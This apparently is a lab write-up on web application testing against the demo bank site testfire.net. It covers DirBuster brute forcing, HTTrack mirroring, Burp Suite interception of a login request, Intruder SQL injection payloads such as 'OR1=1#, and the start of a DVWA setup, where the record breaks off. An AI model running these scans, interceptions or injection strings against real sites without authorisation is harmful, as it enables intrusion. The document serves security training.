Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 3261/283411 Change

Time To Finish: 03:32:14

Starting dir/file list based brute forcing /newsid_4353000/

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testfire.net:80/

Scan Information \ Results - List View: Dirs: 0 Files: 10 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
Dir	/	200	9524
File	/index.jsp	200	155
File	/login.jsp	200	155
File	/feedback.jsp	200	155
File	/subscribe.jsp	200	155
File	/survey_questions.jsp	200	155
File	/status_check.jsp	200	155
File	/swagger/index.html	200	1716
File	/search.jsp	200	7124
File	/swagger/swagger-ui-standalone-preset.js	200	305722
File	/swagger/swagger-ui-bundle.js	200	935271

Current speed: 18 requests/sec (Select and right click for more options)

Average speed: (T) 27, (C) 7 requests/sec

Parse Queue Size: 0 Current number of running threads: 10


Total Requests: 2806/283411 Change

Time To Finish: 11:08:06

Starting dir/file list based brute forcing /14606.html

Mirroring a website from the command line:

Here we will use HTTRACK, which is an open-source web-crawler that can completely clone a website along with all its directories and its overall file structure.




```
(kali㉿kali)-[~]
$ sudo apt install httrack
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
libhttrack2
Suggested packages:
webhttrack httrack-doc
The following NEW packages will be installed:
httrack libhttrack2
0 upgraded, 2 newly installed, 0 to remove and 1237 not upgraded.
Need to get 309 kB of archives.
After this operation, 824 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libhttrack2 amd64 3.49.2-1.1+b1 [269 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 httrack amd64 3.49.2-1.1+b1 [40.0 kB]
Fetched 309 kB in 1s (215 kB/s)
Selecting previously unselected package libhttrack2.
(Reading database ... 339894 files and directories currently installed.)
Preparing to unpack .../libhttrack2_3.49.2-1.1+b1_amd64.deb ...
Unpacking libhttrack2 (3.49.2-1.1+b1) ...
Selecting previously unselected package httrack.
Preparing to unpack .../httrack_3.49.2-1.1+b1_amd64.deb ...
Unpacking httrack (3.49.2-1.1+b1) ...
Setting up libhttrack2 (3.49.2-1.1+b1) ...
Setting up httrack (3.49.2-1.1+b1) ...
Processing triggers for libc-bin (2.33-8) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for Kali-menu (2022.3.1) ...
```


Here we will use HTTRACK, which is an open-source web-crawler that can completely clone a website along with all its directories and its overall file structure.



Since this tool is not a part of Kali Linux, we will have to install it.

Then we will copy our target website www.testfire.net by using this tool and will save it on our machine under the directory `copied_site`.




```
(kali㉿kali)-[~]
$ sudo httrack http://testfire.net -O copied_site
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Sat, 05 Nov 2022 01:49:31 by HTTrack Website Copier/3.49-2+libtsjava.so.2 [XR6CO'2014]
mirroring http://testfire.net with the wizard help...
Done.17: testfire.net/survey_questions.jsp?step=email (7374 bytes) - OK
Thanks for using HTTrack!
```





Now will use Burp Suite to perform reconnaissance and exploits.

We can access it in the start window of Kali Linux since it comes pre-installed.



Next we will create a temporary project.

The image consists of two screenshots of the Burp Suite Community Edition v2022.7.1 setup wizard.

Screenshot 1: Project Creation Step

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.

Temporary project

New project on disk Name:
File: Choose file...

Open existing project Name: File:
File: Choose file...

Pause Automated Tasks

Cancel Next

Screenshot 2: Configuration Selection Step

Select the configuration that you would like to load for this project.

Use Burp defaults

Use options saved with project

Load from configuration file File:
File: Choose file...

Default to the above in future
 Disable extensions

Cancel Back Start Burp

Then will perform a passive crawl through our target website. Here our target website is “www.testfire.net”. To perform the passive crawl, we have to navigate to the “Target” sub-menu access the in-built browser on the “Sitemap”. We enter our target website into the in-built browser.

We will start to see the traffic, or the requests being issued on the website in the SiteMap.



The screenshot shows the Burp Suite interface with the "Site map" tab selected. On the left, a list of URLs is shown, including various pages like "index.html", "index.php", and "index.jsp". On the right, a preview window displays the "Altoro Mutual" website's homepage, which features sections for "PERSONAL", "BUSINESS", and "BANKING". The content includes promotional text about online banking and credit cards.



Then we can add the target website to our scope to continue tracking its traffic.

The screenshot shows the Burp Suite interface with the "Target" tab selected. A context menu is open over a selected URL entry for "http://www.testfire.net/". The "Add to scope" option is highlighted. Other options in the menu include "Scan", "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer (request)", "Send to Comparer (response)", "Show response in browser", "Request in browser", "Engagement tools [Pro version only]", "Compare site maps", and "Add comment".


The screenshot shows the "Target Scope" configuration page. Under the "Include in scope" section, there is a table with one row: "Enabled" (checkbox checked) and "Prefix" (value "http://www.testfire.net/"). There are also buttons for "Add", "Edit", "Remove", "Paste URL", and "Load ...".

We can also create our own customized passive crawlers by using the following steps.





Next we perform an intercept on the target website to capture the data being input by its users. We will have to navigate to the “Intercept” tab under the “Proxy” tab. Here you will firstly open the target website in the in-built browser, then you will turn on the Interceptor.



What you see below is the intercepted input of the user on the website. We can see what they have entered on their login page.

The screenshot shows the Burp Suite interface with the Proxy tab selected. A POST request for the login page is captured, showing the user input 'uid=rudrarara&passw=tensazangetsu&btnSubmit=Login'. To the right, the login page from 'Altoro Mutual' is displayed, showing a 'Login Failed' message: 'Login Failed: We're sorry, but this user name or password combination is incorrect. Please try again.' The captured request details are as follows:

```

1 POST /doLogin HTTP/1.1
2 Host: www.testfire.net
3 Content-Length: 48
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.testfire.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
10 Referer: http://www.testfire.net/login.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: JSESSIONID=91BE8A6DA845E127BCC7C2D1E9C188E5
14 Connection: close
15
16 uid=rudrarara&passw=tensazangetsu&btnSubmit>Login

```

Next we will try to perform SQL Injections using Burp Suite.

Burp Suite Community Edition v2022.7.1 - Temporary Project

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:80 Update Host header

```

1 POST /example?p1=$p1vals&p2=$p2vals HTTP/1.0
2 Cookie: c=$cvals
3 Content-Length: 17
4
5 p3=$p3vals&p4=$p4vals

```

Attack type: Sniper

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types:

Payload set: 1 Payload count: 7
Payload type: Simple list Request count: 35

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Add from list... [Pro version only]

```

admin'#
admin-
1=1#
1=1-
1=1
'OR1=1#
'OR1=1-

```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

4. Intruder attack of http://testfire.net/login.jsp - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
16	3	admin'#	404			7172	
17	3	1=1#	404			7172	
18	3	1=1..	404			7172	
19	3	1=1	404			7172	
20	3	'OR1=1#	404			7172	
21	3	'OR1=1..	404			7172	
22	4	admin'#	404			7172	
23	4	admin-	404			7172	
24	4	1=1#	404			7172	
25	4	1=1..	404			7172	
26	4	1=1	404			7172	
27	4	'OR1=1#	404			7172	
28	4	'OR1=1..	404			7172	
29	5	admin'#	404			7172	
30	5	admin-	404			7172	
31	5	1=1#	404			7172	
32	5	1=1..	404			7172	
33	5	1=1	404			7172	
34	5	'OR1=1#	404			7172	
35	5	'OR1=1..	404			7172	

Finished

SQL Injection using DVWA:

Here we will clone the DVWA(Damn Vulnerable Website Application) from its GitHub page. We can use DVWA to target vulnerable websites and perform SQL injection on them.

To perform DVWA SQL Injection, perform the following steps.

Here we clone DVWA from its GitHub repository and store it under “/var/www/html”.

```
(kali㉿kali)-[~]
└─$ cd /var/www/html

(kali㉿kali)-[/var/www/html]
└─$ dir
index.html index.nginx-debian.html Launcher.hta

(kali㉿kali)-[/var/www/html]
└─$ sudo git clone https://github.com/digininja/DVWA.git
[sudo] password for kali:
Cloning into 'DVWA'...
remote: Enumerating objects: 3986, done.
remote: Total 3986 (delta 0), reused 0 (delta 0), pack-reused 3986
Receiving objects: 100% (3986/3986), 1.78 MiB | 2.04 MiB/s, done.
Resolving deltas: 100% (1858/1858), done.

(kali㉿kali)-[/var/www/html]
└─$ dir
DVWA index.html index.nginx-debian.html Launcher.hta
```

Then we create a copy of its config file.

```
(kali㉿kali)-[/var/www/html]
└─$ sudo chmod -R 777 DVWA

(kali㉿kali)-[/var/www/html]
└─$ cd DVWA/config


(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ ls
config.inc.php.dist

(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo cp config.inc.php.dist config.inc.php

(kali㉿kali)-[/var/www/html/DVWA/config]
```

Then we will open the config file and make some changes. For db_user, we will put the SQL user, db_pass, we will put the user’s password, and for default_security_level, we will set it to low. Then we will click Ctrl+O followed by Enter to save the changes and then click Ctrl+X to exit the config file.

```
(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo nano config.inc.php
```



```
GNU nano 6.3                                     config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

